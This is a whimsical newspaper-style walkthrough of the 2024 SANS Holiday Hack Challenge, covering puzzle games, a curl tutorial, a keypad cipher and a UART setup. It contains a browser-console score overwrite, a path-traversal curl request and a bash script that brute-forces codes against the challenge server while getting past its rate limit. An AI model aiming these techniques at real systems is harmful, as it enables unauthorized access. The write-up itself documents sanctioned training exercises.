The Kringle Post

Snowy 0°, Tomorrow: Sunny 2° Friday, January 3, 2025 Northpole

In the spotlight of this issue

"Paradise Packed: KringleCon's Beach Farewell"

In a swift operation last week, hundreds of tech-savvy elves dismantled KringleCon's setup at Frosty's Beach, maintaining digital security protocols despite sandy conditions. Event coordinator Jingle Ringford had distributed magical snowballs to newcomers, while security expert Angel Candysalt uncovered suspicious high scores in the event's Connections game through console manipulation. Technical advisor Poinsettia McMittens demonstrated innovative solutions for the Elf Minder 9000 puzzle, discovering that single-spring configurations were sufficient for completion. The annual cybersecurity gathering concluded as equipment and countless Hawaiian shirts were loaded onto Santa's sleigh for the return journey to the North Pole.

"North Pole Conflict Escalates as Factions Deploy Advanced Tactics"

In an alarming development, Wombley Cube initiated "Operation White Christmas," transforming snow-making machines into tactical weapons targeting Alabaster's gift-wrapping operations. Security expert Dusty Giftwrap revealed successful defensive strategies, including the deployment of a "mother-of-all-snow-bombs," while Eve Snowshoes uncovered critical vulnerabilities in both debug and release versions of the faction's management applications. The crisis deepened as Pepper Minstix reported sophisticated cyber attacks against Alabaster's systems, though Wunorse Openslae declined to comment on these operations. Meanwhile, Chimney Scissorsticks defected from Wombley's faction after discovering concerning drone armada plans through flight log analysis and SQL injection techniques.

"Crisis Deepens as North Pole Leadership Grapples with Santa's Absence"

In a concerning development at the North Pole, the disappearance of Santa following the Geese Islands expedition has led to significant operational challenges, with Alabaster Snowball struggling to maintain unity among the elves. Security expert Ninecandle demonstrated web request techniques using curl commands, while Morcel Nougat successfully decoded crucial access codes using an Ottendorf cipher found in recovered documents. Meanwhile, engineer Loggins managed to bypass hardware security protocols, accessing Santa's Little Helper tool through UART interface manipulation and an older API version. The situation escalated when unauthorized root access was discovered in the system, raising additional security concerns during this leadership vacuum.

"North Pole Crisis Resolved as Santa Returns to Restored Workshop"

In a dramatic conclusion to the North Pole's recent turmoil, Wombley Cube's ransomware attack on the sacred Naughty-Nice database was thwarted through unexpected heroic intervention. Security expert Fitzy Shortstack successfully traced the FrostBit ransomware attack through log analysis, while Ribb Bonbowford restored control of the hijacked Santa Broadcast Network by exploiting vulnerabilities in the SantaVision infrastructure. In a technical tour de force, Tangle Coalbox managed to decrypt the compromised Naughty-Nice List by reverse-engineering the ransomware's flawed encryption implementation and subsequently disabled its publication system through a sophisticated blind SQL injection technique. Santa returned to find his workshop restored to harmony, with both factions having learned valuable lessons about cybersecurity collaboration.

We have all the latest news and trends

2024 edition - Read now

This issue was kindly supported by www.kringlecraft.com

Hot News

Welcome to the brand new edition.

New editor-in-chief appointed

Our new editor-in-chief is a dedicated cybersecurity enthusiast with a broad interest in IT. He enjoys solving riddles and tackling problems, finding particular fascination in the field of cybersecurity, though he readily admits there's still much to learn. Balancing work with family life, which always comes first, he makes the most of his free time by exploring new technologies, testing software, and occasionally participating in CTF-style challenges to continue learning and growing.

Learn more about him on his homepage https://www.blk8.de/ or his project webpage https://www.kringlecraft.com/.

The statistics of the month

Crates collected during the Operations: 222553
Number of Snowballs thrown by Players: 640907
Mother of all Snowballs Launches: 1052

Number of Elves playing Candycrush on their Laptops: 12
Favorite Operating System in Santa's home: Windows 8

Password of the year: AllYourBaseBelongToUs (Somebody set up us the bomb?)

Regional Hot News

The **Seven Swans a-Swimming**, divas of the North Pole Talent Show, demanded a heated pond for their routine. Unfortunately, the Polar Heat Pump 3000 malfunctioned, turning the pond into a geyser that froze mid-air, unleashing the worst blizzard in North Pole history—**Snow-maggedon**. The swans redeemed themselves by using their synchronized swimming skills to clear the snow, proving even prima donnas can save Christmas in style!

Featured Articles

These are the articles in this week's edition.

Prologue
- Holiday Hack Orientation - Questions about the organization
- Elf Connect - Puzzling all of us
- Elf Minder 9000 - Passing springs and tunnels

Act 1
- Jason - Lost again (Easter Egg)
- cURLing - A new sport that inspires
- Frosty Keypad - File Accidents in Data Management
- Ark of the Covenant - Search Notice (Easter Egg)
- Hardware Hacking 101 Part 1 - Ensuring the voltage is correct
- All geese from the Christmas Islands - Gathering (Easter Egg)
- Hardware Hacking 101 Part 2 - Recovering the Wish List
- North Pole Monitoring Systems - Data Sources Leaked (Easter Egg)

Act 2
- Snowball Showdown - Opposing Sides
- Mobile Analysis - Deep into the Sources
- Microsoft KC7 - Blue and Red
- PowerShell - Mastering the Terminal
- Drone Path - Following the Tracks


Act 3
- Elf Stack - Searching the Needle in the Haystack
- Santa Vision - Listen to the Feeds
- Decrypt the Naughty-Nice List - Bits and Bytes
- Deactivate Frostbit Naughty-Nice List Publication - Blinded vision
- Grande Finale - Warming Words

Feuilleton
- Previous editions
- Insights into the making of this issue
- This year's Christmas Carol (Easter Egg)

The Prologue

Special Report: Packing Up Paradise (Frosty's Beach)

In a dazzling display of elvish efficiency, the KringleCon cleanup crew transformed Frosty's Beach back into its pristine state as hundreds of technically-inclined elves packed their terminals, coiled their network cables, and loaded Santa's sleigh with cybersecurity gear (and quite a few souvenir Hawaiian shirts), all while maintaining proper digital chain of custody and brushing persistent sand from their keyboards.




Holiday Hack Orientation - Questions about the organization

Mr. Ringford, I understand that while you were at Frosty's Beach on Christmas Island overseeing the transition from the 2023 to 2024 SANS Holiday Hack Challenge before returning to the North Pole, you took time to provide orientations to newcomers and distributed magical never-melting snowballs as souvenirs. Could you tell our readers more about how participants accessed their Objectives, Hints, and other Challenge resources through these snowballs on their avatars?

Jingle Ringford: Of course. That was an easy task. We just had to type ***answer*** *in the terminal to solve it.*


Elf Connect - Puzzling all of us



Ms. Candysalt, you had mentioned needing assistance with a word puzzle game called Connections that involved grouping related words together. What made you particularly suspicious about randomElf's claimed score of fifty thousand points during that time, and could you elaborate on the specific challenges you were facing with the game?

Angel Candysalt: For the simple approach, I ***let the AI help me****. In this way, I also received an explanation of how the groups were formed. To make it clearer for our readers I only present the outputs:*

```
I'll give you 16 words. Always find 4 that go together and group them.
Crosby, White Christmas, Star, Blitzen, Lights, Garland, Mittens, Comet, Sleigh, Bag, Prancer,
Gifts, Jingle Bells, Tinsel, Belafonte, Vixen

Let me group these 16 words into sets of 4 that are thematically related:
Reindeer Team: Blitzen, Comet, Prancer, Vixen
Christmas Decorations: Lights, Garland, Tinsel, Star
Holiday Songs/Singers: Crosby, White Christmas, Jingle Bells, Belafonte
Santa's Equipment: Sleigh, Bag, Mittens, Gifts
```




```
Let me organize these 16 security testing tools into logical
groups of 4:
Network Analysis Tools: Nmap, Wireshark, netcat, Nessus
Mobile/Binary Analysis: Frida, apktool, Cycript, AppMon
Web Application Testing: burp, OWASP zap, Nikto, wfuzz
Post-Exploitation/Red Team: Metasploit, Empire, Cobalt Strike,
HAVOC

Let me group these 16 cryptographic concepts and algorithms
into sets of 4:
Historical/Classical Ciphers: Caesar, Scytale, One-time Pad,
Ottendorf
Modern Symmetric Algorithms: AES, Blowfish, 3DES, RSA
Wireless Security Protocols: WPA2, WEP, TKIP, LEAP
General Crypto Concepts: Symmetric, Asymmetric, hash, hybrid

Let me group these 16 networking protocols into logical sets of 4:
Layer 2 (Data Link) Protocols: ARP, Ethernet, PPP, IEEE 802.11
Layer 3 (Network) Protocols: IP, ICMP, IGMP, IPX
Secure Communication Protocols: SSH, SSL, TLS, IPSec
Application Layer Protocols: HTTP, FTP, SMTP, DNS
```

You wanted a more difficult challenge, so you tried beating randomElf's score?

The clues there told me everything. In the ***Javascript console****, I selected the frame for the Elf Connect game and* ***simply overwrote the variable score****. After one round, the value was accepted and I had beaten the high score.*

```
score = 50000;
```



```
▸Failed to load res... net::ERR_BLOCKED_BY_CLIENT        js?id=G-F6ZZNPR5E5:172
▸Failed to load resource: net::ERR_BLOCKED_BY_CLIENT     js?id=G-F6ZZNPR5E5:172
bits: ▸ Object                                   chunk.badgenarrative.69f45062.js:1
Static files loaded                              ?&challenge=termElfC…TATATCGATATGCGC:135
> score = 50000;
< 50000
```

Amazing! You really connected all the dots like a pro.

Advertisment


BORED SPORC ROWBOAT SOCIETY
Exclusive NFT Drop
Limited Holiday Collection Release
Only 10,000 uniquely encrypted SPORCS available
Each validated by Santa's Blockchain
Mint Price: 100 KRINGLECOINS
Password: "HOHOHODL" for Early Access

Elf Minder 9000 - Passing springs and tunnels


During your team's relocation to the North Pole, you were working on a puzzle game involving guiding an elf to an exit, but mentioned encountering problems with the spring mechanics. Could you elaborate on these stability issues you noticed, and what specific improvements you felt could have been made to the game's design, given your apparent expertise in this area?

Poinsettia McMittens: I tried to find the shortest route with the components available to me. The strategy was to ***shorten longer passages with tunnels or to jump over obstacles with the spring****. The following pictures show my setup, which worked but could certainly be optimised.*

After playing through all the levels, I realised that I could use two springs, not just one. So it was all even better, but this proved that even one spring was enough.



You took the easy win, it seems we're kindred spirits. But there's also a hard way to solve this challenge.


Go Home
ELF MINDER 9000 v1.2 [A Real Pickle]
5
4
Rotate 3 times, then 1 time after passing
2
3
Rotate 3 times after passing
1
Path
Eraser
Tunnel
Spring
Clear
Restart
Start
Help
Time remaining: 999

*With a little trial and error, I found that **springs could lead to unexpected jumps placed right**. The following design led to success. There were also other ways, but I want to show the variant that only affected the application and not the source code. The numbers indicate the direction in which the paths were placed and the order in which they were placed.*

I'm so tired of these elves acting like corporate zombies, just running in circles until someone tells them what to do. While I'm glad you're helping them with your zen-like guidance, I personally wouldn't bother - I'd just let them wander right off the island!

Lost Package Alert

! MISSING !
Package Name: JASON
Last Seen: Christmas Islands, Frosty's Beach
Status: Containment Breach
Reward: 50 KRINGLECOINS
Contact: 555-OOPS-HACK
Security Notice: Package May Breach Firewalls

Special Report: Leadership Crisis Deepens (Front Yard)

As concern grows over Santa's continued absence after the Geese Islands expedition, Alabaster Snowball's attempts to rally support for securing the post-blockchain gift infrastructure have hit an unexpected snag – while some elves enthusiastically dive into curl commands and API testing with Bow, others seem mysteriously drawn to extended "breaks" by the fireplace, leading to whispered concerns that the division among elves runs deeper than just differing opinions on database architecture.

cURLing - A new sport that inspires

Mr. Ninecandle, while your colleagues were occupied with the unpacking process, you chose to introduce visitors to what you called a 'curling challenge without ice.' Could you tell us more about how you taught newcomers to use the Curl command-line tool for web requests, and what made you decide to focus on this particular technical skill during the holiday activities?

*Bow Ninecandle: I **followed the instructions in the dialogue**. I was already familiar with many of the options or could quickly find them using a internet search.*

```
Welcome to Curling Fun!  We will learn some basic curl commands while playing a round of
curling.
Are you ready to begin? [y]es: y

1) Unlike the defined standards of a curling sheet, embedded devices often have web servers on
non-standard ports.  Use curl to retrieve the web page on host "curlingfun" port 8080.
If you need help, run the 'hint' command.
alabaster@curlingfun:~$ curl http://curlingfun:8080

2) Embedded devices often use self-signed certificates, where your browser will not trust the
certificate presented.  Use curl to retrieve the TLS-protected web page at https://
curlingfun:9090/
alabaster@curlingfun:~$ curl -k https://curlingfun:9090

3) Working with APIs and embedded devices often requires making HTTP POST requests. Use curl to
send a request to https://curlingfun:9090/ with the parameter "skip" set to the value
"alabaster", declaring Alabaster as the team captain.
alabaster@curlingfun:~$ curl -k -d "skip=alabaster" https://curlingfun:9090

4) Working with APIs and embedded devices often requires maintaining session state by passing a
cookie.  Use curl to send a request to https://curlingfun:9090/ with a cookie called "end" with
the value "3", indicating we're on the third end of the curling match.
alabaster@curlingfun:~$ curl -k --cookie "end=3" https://curlingfun:9090

5) Working with APIs and embedded devices sometimes requires working with raw HTTP headers.  Use
curl to view the HTTP headers returned by a request to https://curlingfun:9090/
alabaster@curlingfun:~$ curl -k -v https://curlingfun:9090
```

```
6) Working with APIs and embedded devices sometimes requires working with custom HTTP headers.
Use curl to send a request to https://curlingfun:9090/ with an HTTP header called "Stone" and
the value "Granite".
alabaster@curlingfun:~$ curl -k -H "Stone:Granite" https://curlingfun:9090

7) curl will modify your URL unless you tell it not to.  For example, use curl to retrieve the
following URL containing special characters: https://curlingfun:9090/../../etc/hacks
alabaster@curlingfun:~$ curl -k --path-as-is "https://curlingfun:9090/../../etc/hacks"

Great work!
```

You know... rumor has it you could breeze through this with just three commands. Why didn't you give it a whirl?

I did. But I only found the hard challenge after I had ***looked around a bit in the file system****. But then I built the commands as before.*

```
alabaster@curlingfun:~$ cat HARD-MODE.txt
Prefer to skip ahead without guidance?  Use curl to craft a request meeting these requirements:
- HTTP POST request to https://curlingfun:9090/
- Parameter "skip" set to "bow"
- Cookie "end" set to "10"
- Header "Hack" set to "12ft"

alabaster@curlingfun:~$ curl -k -d "skip=bow" --cookie "end=10" -H "Hack:12ft" https://
curlingfun:9090
Excellent!  Now, use curl to access this URL: https://curlingfun:9090/../../etc/button
alabaster@curlingfun:~$ curl -k --path-as-is "https://curlingfun:9090/../../etc/button"
Great!  Finally, use curl to access the page that this URL redirects to: https://
curlingfun:9090/GoodSportsmanship
alabaster@curlingfun:~$ curl -k -L "https://curlingfun:9090/GoodSportsmanship"

Excellent work, you have solved hard mode!  You may close this terminal once HHC grants your
achievement.
```

I'm absolutely amazed at your web wizardry - you've mastered the Curl challenge faster than a curling stone on magical ice, and even managed to condense it all into just three commands! You're truly a Curling conjurer!


Frosty Keypad - File Accidents in Data Management

Mr. Nougat, could you elaborate on the crisis that unfolded when Santa went missing, leaving Wombley and Alabaster in charge? Specifically, what led you to believe that the book elves were referencing might help decode the access codes needed for the Shredder McShreddin 9000 to recover the crucial documents for Santa's chest and the Santa's Little Helper tool?

Morcel Nougat: After a little searching, I found a copy of the book in the yard. A search for ***National Treasure Code*** *from the clues provided in the* ***Ottendorf Cipher****. The Ottendorf cipher is a code that uses a book or document as a key, with* ***numbers indicating specific lines, words, and letters*** *to encode or decode messages. The clue sheet then provided me with the page, the word and the letter I was looking for. This was how I got to:*

```
2:6:1  SNUG    S
4:19:3 WHAT    A
6:1:1  NOW     N
3:10:4 CLATTER T
14:8:3 TEAM    A
```

Finally, I ***used the UV lamp****, which I also found in the yard, to display the numbers on the keypad that were used and were therefore possible:*



2:6:1
4:19:3
6:1:1
3:10:4
14:8:3

In hopes that St. Nicholas soon would be there;


Page 2: 2:6:1

The children were nestled all snug in their beds;

While visions of sugar-plums danced in their heads;

And mamma in her 'kerchief, and I in my cap,

Had just settled our brains for a long winter's nap.



So, it was time for AI again:

```
can you match the numbers 2 6 7 8 somehow to the characters S A N T A?

Yes, we can map the numbers 2, 6, 7, and 8 to characters in "SANTA" by using some associations
based on letter shapes or typical phone keypad mappings. Here are some ideas:

Using letter shapes and appearances:

2 could map to S (since both have a similar curving shape in certain fonts).
6 could map to A (both can look similar in digital or stylized fonts).
7 could map to N (as the 7 resembles the slanted part of an N).
8 could map to T (as both are composed of straight lines and somewhat symmetrical).
The remaining A could map to itself or be represented by 2 again (for symmetry).
Using phone keypad associations:

On a traditional phone keypad:
2 corresponds to A.
7 corresponds to S.
8 corresponds to T.
6 doesn't correspond to any letter in "SANTA" but could be paired with N creatively.
Would one of these approaches work for your needs?
```

The second option led to success: ***7 2 6 8 2****.*

But wait—there was still one more code tucked away! This one might needed a bit more elbow grease… you needed to try a few combinations to crack it, right?

Without any additional information about the second code, the ***only option left was brute force****. When I viewed the first successful and one incorrect code in the Developer Console, I could transfer this to the command line as follows:*

```
https://hhc24-frostykeypad.holidayhackchallenge.com/

curl -H "content-type:application/json" -d "{\"answer\":\"36999\"}" "https://hhc24-frostykeypad.
holidayhackchallenge.com/submit?id=null"
{"error":"The data you've provided seems to have gone on a whimsical adventure, losing all sense
of order and coherence!"}

curl -H "content-type:application/json" -d "{\"answer\":\"72682\"}" "https://hhc24-frostykeypad.
holidayhackchallenge.com/submit?id=null"
{"output":"success"}
```

I built a small ***shell script that iterated through all the possibilities****. With about 1000 possibilities and a delay of 1 second, it shouldn't have taken longer than 20 minutes:*

```
#!/bin/bash

# Define the digits
digits=(2 6 7 8)

# Iterate through all combinations
for d1 in "${digits[@]}"; do
    for d2 in "${digits[@]}"; do
        for d3 in "${digits[@]}"; do
            for d4 in "${digits[@]}"; do
                for d5 in "${digits[@]}"; do
                    echo "$d1$d2$d3$d4$d5"
                    curl -H "content-type:application/json" -d "{\"answer\":
\"$d1$d2$d3$d4$d5\"}" "https://hhc24-frostykeypad.holidayhackchallenge.com/submit?id=null"
                    sleep 1
                done
            done
        done
    done
done

./break.sh 1>break.log 2>/dev/null

grep -B 2 success break.log
{"error":"The data you've provided seems to have gone on a whimsical adventure, losing all sense
of order and coherence!"}
22786
{"output":"success"}
--
{"error":"The data you've provided seems to have gone on a whimsical adventure, losing all sense
of order and coherence!"}
72682
{"output":"success"}
```

*And I have found the second possible code: **22786**.*

I'm absolutely blown away by your skills - not only did you bypass the rate limiter like a legend, but you've also pieced together the code using an Ottendorf cipher (just like during the Frosty Archives crisis... or was it the Jack Frost incident?). You've retrieved all the shreds we needed!

Search notice
ARK OF COVENANT STOLEN

The Ark of the Covenant, sacred vessel containing:
  Original Ten Commandments tablets
  Aaron's rod
  Golden pot of manna
REWARD:
  1,000,000 KringleCoins (KC)
  Lifetime subscription to North Pole Premium
Contact Dr. Indiana Jones:
  Tel: RAIDERS-555-1936
  Email: indy@marshall.edu

Hardware Hacking 101 Part 1 - Ensuring the voltage is correct

Ms. Loggins, when Santa went missing and you needed assistance with the UART interface for his Little Helper tool controlling North Pole access cards, what prevented the device from responding properly, and why did you believe Morcel Nougat could help recover the shredded serial settings note by Wombley's elves?


*Jewel Loggins: When I helped Morcel Nougat, I got a lot of shredded paper snippets, found in Items. I could **reconstruct these using the Python script** from the Hints.*


```
unzip shreds.zip
...
python3 heuristic_edge_detection.py
```

With a small edit in any graphics programme, I could read the note.

*With these settings, I could now establish the connection. I just had to pay particular attention to the **correct polarity for Send/Receive and the voltage (3 volts)**.*

The Port had to be USB0 (screenshot show the wrong setting here)





Introducing the Santa's Little Helper (SLH) - Access Card Maintenance Tool, the ultimate protector of Christmas secrets! This whimsical device, crafted with care in the North Pole, is entrusted with a most important task safeguarding Santa's secret chest. And what lies within this chest, you ask? None other than the legendary Wish List!


Santa, the exclusive guardian of this device, uses the SLH with its magical UART interface to control access to this most treasured document. This isn't just any list—it's the definitive record of every child's heartfelt holiday wishes, ensuring the right presents find their way to the right stockings.

With a sprinkle of holiday magic and a touch of high-tech wizardry, the SLH allows Santa to issue or revoke access cards, keeping the Wish List secure from prying eyes.

NP2103 UART-BRIDGE

PIN Header Labels
VCC - Voltage
TX - Transmit
RX - Receive
GND - Ground

Voltage Toggle
3V or 5V

